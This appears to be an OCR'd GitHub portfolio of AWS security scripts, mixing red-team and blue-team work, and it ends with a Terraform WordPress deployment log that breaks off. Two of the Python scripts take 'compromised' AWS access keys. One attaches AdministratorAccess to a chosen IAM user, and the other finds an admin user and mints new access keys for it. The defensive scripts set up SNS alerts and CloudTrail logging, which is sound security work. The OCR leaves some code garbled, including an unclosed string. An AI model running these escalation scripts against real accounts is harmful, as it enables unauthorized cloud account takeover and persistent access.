


01. Privilege escalation of an IAM user on a “compromised” AWS account (red team security).








```
import boto3, json, os, subprocess
from boto3.session import Session

def connect_to_aws():
    global iam_client

    access_key = input("Copy and paste the compromised AWS access key ID here: ")
    secret_key = input("Copy and paste the compromised AWS secret access key here: ")
    region = input("Enter a region here: ")

    while True:
        try:
            aws_regions = [
                'ap-east-1', 'ap-northeast-1', 'ap-northeast-2', 'ap-south-1', 'ap-southeast-1', 'ap-southeast-2', 'ca-central-1
                'cn-north-1', 'cn-northwest-1', 'eu-central-1', 'eu-north-1', 'eu-west-1', 'eu-west-2', 'eu-west-3',
                'sa-east-1', 'us-east-1', 'us-east-2', 'us-gov-east-1', 'us-gov-west-1', 'us-west-1', 'us-west-2'
            ]
            region in aws_regions
            break
        except ValueError:
            print("Enter a valid AWS region.")

    session = Session(
        aws_access_key_id='{}'.format(access_key),
        aws_secret_access_key='{}'.format(secret_key),
        region_name='{}'.format(region)
    )

    # Connect to the AWS IAM service.
    iam_client = session.client('iam')

def select_user():
    global get_iam_user, chosen_user

    get_iam_user = iam_client.list_users()['Users']
    user_list = []

    # View the IAM users.
    for i in range(len(get_iam_user)):
        user_list.append(get_iam_user[i]['UserName'])
        print("{0}. {1}".format(i + 1, user_list[i]))

    user_num = input("Enter the list number of the user you want to make an admin: ")

    while True:
        try:
            user_num = int(user_num)
            break
        except ValueError:
            print("This is not a number.")
        try:
            user_num <= len(user_list)
            break
        except ValueError:
            print("The number must be less than or equal to the number of IAM users.")

    chosen_user = user_list[user_num - 1]

def escalate_privilege():
    iam_client.attach_user_policy(
        UserName = '{}'.format(chosen_user),
        PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess'
    )

def view_metadata():
    print("{}'s user policies".format(chosen_user))
    print(json.dumps(
            iam_client.list_attached_user_policies(
                UserName = '{}'.format(chosen_user)
            )['AttachedPolicies'],
            indent = 1,
            default = str
        )
```

```
    )

if __name__ == "__main__":
    connect_to_aws()
    select_user()
    escalate_privilege()
    view_metadata()
```

02. Email notification of activities in AWS account (blue team security).

```
C:\Users\                                                    >python create_s3_notification.py
Enter a name for an SNS topic: s3_topic
Enter your email address:
Copy and paste the token at the end of the URL of the link you clicked to confirm the SNS subscription: 2336412f37fb687f
5d51e6e241dbca52ea7f6e52ce94c16fd854081422aa24022801509a3cc3fcea56ec0596f195e75ed7790fb6dc8a5fd2f661bfc79ffeda9cd2dc30de
0bbb3323e380008ed8e1b756f8e9005b32e02ecec671aed31bcab633158c5f867853441fd9f03d524e89730c
1. bucket
2. bucket
3. bucket
Enter the list number of the bucket you want to monitor: 3
Wait 30 seconds each for the S3 bucket event notifications to complete.
0

[
 {
  "Id": "NzdjYTliNjAtYzdiYy00MTc2LTkzN2YtMjq1ZjZkMjhhOTFm",
  "TopicArn": "arn:aws:sns:us-east-2:          :s3_topic",
  "Events": [
   "s3:ReducedRedundancyLostObject"
  ]
 }
]
Wait 30 seconds each for the S3 bucket event notifications to complete.
0

[
 {
  "Id": "NzI2YmQzMmEtNzE0ZiOONGE3LTg2NmMtYTA3NjI4YTBlZDFk",
  "TopicArn": "arn:aws:sns:us-east-2:          :s3_topic",
  "Events": [
```




```
import boto3, json, sys, time


def create_sns_topic():
    global sns_client, sns_topic_arn

    sns_client = boto3.client('sns')

    current_region = sns_client.meta.region_name
    aws_account_num = boto3.resource('iam').CurrentUser().arn.split(':')[4]
    sns_topic_name = input('Enter a name for an SNS topic: ')

    sns_topic = sns_client.create_topic(
        Name = '{}'.format(sns_topic_name),
        Attributes = {
            'Policy': json.dumps(
                {
                    "Version": "2008-10-17",
                    "Statement": [{
                        "Sid": "Allows the AWS account owner access to this SNS topic.",
                        "Effect": "Allow",
                        "Principal": {
                            "AWS": "*"
                        },
                        "Action": [
                            "SNS:GetTopicAttributes",
                            "SNS:SetTopicAttributes",
                            "SNS:AddPermission",
                            "SNS:RemovePermission",
                            "SNS:DeleteTopic",
                            "SNS:Subscribe",
                            "SNS:ListSubscriptionsByTopic",
                            "SNS:Publish",
                            "SNS:Receive"
                        ],
                        "Resource": "arn:aws:sns:{}:{}:{}".format(current_region, aws_account_num, sns_topic_name),
                        "Condition": {
                            "StringEquals": {
                            "AWS:SourceOwner": "{}".format(aws_account_num)
                            }
                        }
                    },
                    {
                        "Sid": "Allows S3 access to this SNS topic.",
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "s3.amazonaws.com"
                        },
                        "Action": [
                            "SNS:Publish"
                        ],
                        "Resource": "arn:aws:sns:{}:{}:{}".format(current_region, aws_account_num, sns_topic_name)
                    }]
                },
                indent = 1,
                default = str
            )
        }
    )

    sns_topic_arn = sns_topic['TopicArn']

def create_sns_subscription():
    email_add = input('Enter your email address: ')
    sns_client_token = input("Copy and paste the token at the end of the URL of the \
link you clicked to confirm the SNS subscription: ")
```

```
    sns_client.subscribe(
        TopicArn='{}'.format(sns_topic_arn),
        Protocol= 'email',
        Endpoint='{}'.format(email_add)
    )

    sns_client.confirm_subscription(
        TopicArn='{}'.format(sns_topic_arn),
        Token='{}'.format(sns_client_token)
    )

def select_s3_bucket():
    global chosen_bucket, s3_client

    s3_client = boto3.client('s3')
    s3_buckets = s3_client.list_buckets()['Buckets']
    bucket_list = []

    for i in range(len(s3_buckets)):
        bucket_list.append(s3_buckets[i]['Name'])
        print('{0}. {1}'.format(i + 1, bucket_list[i]))

    bucket_num = input("Enter the list number of the bucket you want to monitor: ")

    while True:
        try:
            bucket_num = int(bucket_num)
            break
        except ValueError:
            print("This is not a number.")
        try:
            bucket_num <= len(bucket_list)
            break
        except ValueError:
            print("The number must be less than or equal to the number of S3 buckets.")

    chosen_bucket = bucket_list[bucket_num - 1]

def create_s3_bucket_notification():
    s3_bucket_events = ['s3:ReducedRedundancyLostObject',
                        's3:ObjectCreated:*',
                        's3:ObjectCreated:Put',
                        's3:ObjectCreated:Post',
                        's3:ObjectCreated:Copy',
                        's3:ObjectCreated:CompleteMultipartUpload',
                        's3:ObjectRemoved:*',
                        's3:ObjectRemoved:Delete',
                        's3:ObjectRemoved:DeleteMarkerCreated',
                        's3:ObjectRestore:Post',
                        's3:ObjectRestore:Completed']

    for i in range(len(s3_bucket_events)):
        s3_client.put_bucket_notification_configuration(
            Bucket='{}'.format(chosen_bucket),
            NotificationConfiguration={
                'TopicConfigurations': [
                    {
                        'TopicArn': '{}'.format(sns_topic_arn),
                        'Events': [
                            '{}'.format(s3_bucket_events[i])
                        ]
                    }
                ]
            }
        )
```

```
        print("Wait 30 seconds each for the S3 bucket event notifications to complete.")
        t = 30
        while t >= 0:
            sys.stdout.write('\r{} '.format(t))
            t -= 1
            sys.stdout.flush()
            time.sleep(1)

        print("\n")

        print(json.dumps(
            s3_client.get_bucket_notification_configuration(
                Bucket='{}'.format(chosen_bucket))['TopicConfigurations'],
            indent = 1,
            default = str
            )
        )

if __name__ == "__main__":
    create_sns_topic()
    create_sns_subscription()
    select_s3_bucket()
    create_s3_bucket_notification()
```


03. Privilege escalation of admin IAM user with a new set of access keys (red team security).



```
import json
from boto3.session import Session

def connect_to_aws():
    global iam_client

    access_key = input("Copy and paste the compromised AWS access key ID here: ")
    secret_key = input("Copy and paste the compromised AWS secret access key here: ")
    region = input("Enter a region here: ")

    while True:
        try:
            aws_regions = [
                'ap-east-1', 'ap-northeast-1', 'ap-northeast-2', 'ap-south-1', 'ap-southeast-1', 'ap-southeast-2', 'ca-central-1',
                'cn-north-1', 'cn-northwest-1', 'eu-central-1', 'eu-north-1', 'eu-west-1', 'eu-west-2', 'eu-west-3',
                'sa-east-1', 'us-east-1', 'us-east-2', 'us-gov-east-1', 'us-gov-west-1', 'us-west-1', 'us-west-2'
            ]
            region in aws_regions
            break
        except ValueError:
            print("Enter a valid AWS region.")

    session = Session(
        aws_access_key_id='{}'.format(access_key),
        aws_secret_access_key='{}'.format(secret_key),
        region_name='{}'.format(region)
    )

    # Connect to the AWS IAM service.
    iam_client = session.client('iam')

def get_user_with_admin_access():
    global get_iam_user, chosen_user

    get_iam_user = iam_client.list_users()
    user_list = []

    # Put the IAM users in the 'user_list' list.
    for i in range(len(get_iam_user['Users'])):
        user_list.append(get_iam_user['Users'][i]['UserName'])

    # Find the user in the 'user_list' list that has the
    # 'Administrator Access' policy attached to it.
    for i in range(len(user_list)):
        user_policies = iam_client.list_attached_user_policies(UserName='{}'.format(user_list[i]))['AttachedPolicies']

        for j in range(len(user_policies)):
            if user_policies[j]['PolicyName'] == 'AdministratorAccess':
                chosen_user = user_list[i]

def escalate_privilege():
    global iam_access_key

    iam_access_key = iam_client.create_access_key(
        UserName = '{}'.format(chosen_user)
    )

def view_metadata():
    print("{}'s new access keys".format(chosen_user))
    print(json.dumps(
            iam_access_key['AccessKey'],
            indent = 1,
            default = str
        )
```

```
    )

if __name__ == "__main__":
    connect_to_aws()
    get_user_with_admin_access()
    escalate_privilege()
    view_metadata()
```

04. Incident response by logging activity in an S3 bucket with CloudTrail and sending email notifications with SNS (blue team security).




```
import boto3, json, os

def create_sns_topic():
    global aws_account_num, current_region, sns_client, sns_topic_arn, sns_topic_name

    sns_client = boto3.client('sns')
    current_region = sns_client.meta.region_name
    aws_account_num = boto3.resource('iam').CurrentUser().arn.split(':')[4]
    sns_topic_name = input('Enter a name for an SNS topic: ')

    sns_topic = sns_client.create_topic(
        Name = '{}'.format(sns_topic_name),
        Attributes = {
            'Policy': json.dumps(
                {
                    "Version": "2008-10-17",
                    "Statement": [{
                        "Sid": "Allows the AWS account owner access to this SNS topic.",
                        "Effect": "Allow",
                        "Principal": {
                            "AWS": "*"
                        },
                        "Action": [
                            "SNS:GetTopicAttributes",
                            "SNS:SetTopicAttributes",
                            "SNS:AddPermission",
                            "SNS:RemovePermission",
                            "SNS:DeleteTopic",
                            "SNS:Subscribe",
                            "SNS:ListSubscriptionsByTopic",
                            "SNS:Publish",
                            "SNS:Receive"
                        ],
                        "Resource": "arn:aws:sns:{}:{}:{}".format(current_region, aws_account_num, sns_topic_name),
                        "Condition": {
                            "StringEquals": {
                            "AWS:SourceOwner": "{}".format(aws_account_num)
                            }
                        }
                    },
                    {
                        "Sid": "Allows Cloudtrail & S3 access to this SNS topic.",
                        "Effect": "Allow",
                        "Principal": {
                            "Service": ["cloudtrail.amazonaws.com",
                                        "s3.amazonaws.com"
                        ]},
                        "Action": [
                            "SNS:Publish"
                        ],
                        "Resource": "arn:aws:sns:{}:{}:{}".format(current_region, aws_account_num, sns_topic_name)
                    }]
                },
                indent = 1,
                default = str
            )
        }
    )

    sns_topic_arn = sns_topic['TopicArn']

def create_sns_subscription():
    email_add = input('Enter your email address: ')
```

```
    sns_client_token = input("Copy and paste the token at the end of the URL of the \
link you clicked to confirm the SNS subscription: ")

    sns_client.subscribe(
        TopicArn='{}'.format(sns_topic_arn),
        Protocol= 'email',
        Endpoint='{}'.format(email_add)
    )

    sns_client.confirm_subscription(
        TopicArn='{}'.format(sns_topic_arn),
        Token='{}'.format(sns_client_token)
    )

def select_s3_bucket_to_monitor():
    global chosen_bucket, s3_client, s3_resource

    s3_client = boto3.client('s3')
    s3_resource = boto3.resource('s3')
    s3_buckets = s3_client.list_buckets()['Buckets']
    bucket_list = []

    for i in range(len(s3_buckets)):
        bucket_list.append(s3_buckets[i]['Name'])
        print('{0}. {1}'.format(i + 1, bucket_list[i]))

    bucket_num = input("Enter the list number of the bucket you want to monitor: ")

    while True:
        try:
            bucket_num = int(bucket_num)
            break
        except ValueError:
            print("This is not a number.")
        try:
            bucket_num <= len(bucket_list)
            break
        except ValueError:
            print("The number must be less than or equal to the number of S3 buckets.")

    chosen_bucket = bucket_list[bucket_num - 1]

def create_s3_bucket_to_store_cloudtrail_logs():
    global target_s3_bucket_name

    target_s3_bucket_name = '{0}-logs'.format(chosen_bucket)

    s3_client.create_bucket(
        Bucket = '{}'.format(target_s3_bucket_name),
        CreateBucketConfiguration = {
        'LocationConstraint': '{}'.format(current_region)
        }
    )

def update_s3_bucket_policy():
    s3_client.put_bucket_policy(
        Bucket='{}'.format(target_s3_bucket_name),
        Policy=json.dumps(
            {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "Allow CloudTrail access to the S3 bucket's ACL",
```

```
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "cloudtrail.amazonaws.com"
                    },
                    "Action": "s3:GetBucketAcl",
                    "Resource": "arn:aws:s3:::{}".format(target_s3_bucket_name)
                },
                {
                    "Sid": "Allow Cloudtrail to store logs in the S3 bucket",
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "cloudtrail.amazonaws.com"
                    },
                    "Action": "s3:PutObject",
                    "Resource": "arn:aws:s3:::{0}/AWSLogs/{1}/*".format(target_s3_bucket_name, aws_account_num),
                    "Condition": {
                        "StringEquals": {
                            "s3:x-amz-acl": "bucket-owner-full-control"
                        }
                    }
                }
            ]
        },
        indent = 1,
        default = str
    )
)

def config_cloudtrail_logs():
    global cloudtrail_client, cloudtrail_name

    cloudtrail_client = boto3.client('cloudtrail')
    cloudtrail_name = 'cloudtrail-logs-stored-in-s3-bucket'

    cloudtrail_client.create_trail(
        Name = '{}'.format(cloudtrail_name),
        S3BucketName = '{}'.format(target_s3_bucket_name),
        SnsTopicName = '{}'.format(sns_topic_name),
        IncludeGlobalServiceEvents = True,
        IsMultiRegionTrail = True,
        EnableLogFileValidation = True
    )

    cloudtrail_client.start_logging(
        Name = '{}'.format(cloudtrail_name)
    )

    cloudtrail_client.put_event_selectors(
        TrailName = '{}'.format(cloudtrail_name),
        EventSelectors = [
            {
                'ReadWriteType': 'All',
                'IncludeManagementEvents': True,
                'DataResources': [
                    {
                        'Type': 'AWS::S3::Object',
                        'Values': [
                            'arn:aws:s3:::{}/'.format(chosen_bucket),
                        ]
                    },
                ]
            },
        ]
```

```
    )

def view_metadata():
    print(json.dumps(
                cloudtrail_client.describe_trails(
                    trailNameList = [
                        '{}'.format(cloudtrail_name)
                ])['trailList'],
                indent = 1,
                default = str
        )
    )

if __name__ == "__main__":
    create_sns_topic()
    create_sns_subscription()
    select_s3_bucket_to_monitor()
    create_s3_bucket_to_store_cloudtrail_logs()
    update_s3_bucket_policy()
    config_cloudtrail_logs()
    view_metadata()
```

01. Deploy a Wordpress blog in AWS via Terraform



```
[                 Documents]$ terraform init

Initializing provider plugins...
- Checking for available provider plugins on https://releases.hashicorp.com...
- Downloading plugin for provider "aws" (2.3.0)...

The following providers do not have any version constraints in configuration,
so the latest version was installed.

To prevent automatic upgrades to new major versions that may contain breaking
changes, it is recommended to add version = "..." constraints to the
corresponding provider blocks in configuration, with the constraint strings
suggested below.

* provider.aws: version = "~> 2.3"

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.
[                 Documents]$ terraform plan
Refreshing Terraform state in-memory prior to plan...
The refreshed state will be used to calculate this plan, but will not be
persisted to local or remote state storage.


------------------------------------------------------------------------

An execution plan has been generated and is shown below.
Resource actions are indicated with the following symbols:
  + create

Terraform will perform the following actions:

  + aws_instance.web
      id:                           <computed>
      ami:                          "ami-0dccf86d354af8ce3"
      arn:                          <computed>
      associate_public_ip_address:  <computed>
      availability_zone:            <computed>
      cpu_core_count:               <computed>
      cpu_threads_per_core:         <computed>
      ebs_block_device.#:           <computed>
      ephemeral_block_device.#:     <computed>
      get_password_data:            "false"
      host_id:                      <computed>
      instance_state:               <computed>
      instance_type:                "t2.micro"
[                 Documents]$ terraform apply

An execution plan has been generated and is shown below.
Resource actions are indicated with the following symbols:
  + create

Terraform will perform the following actions:

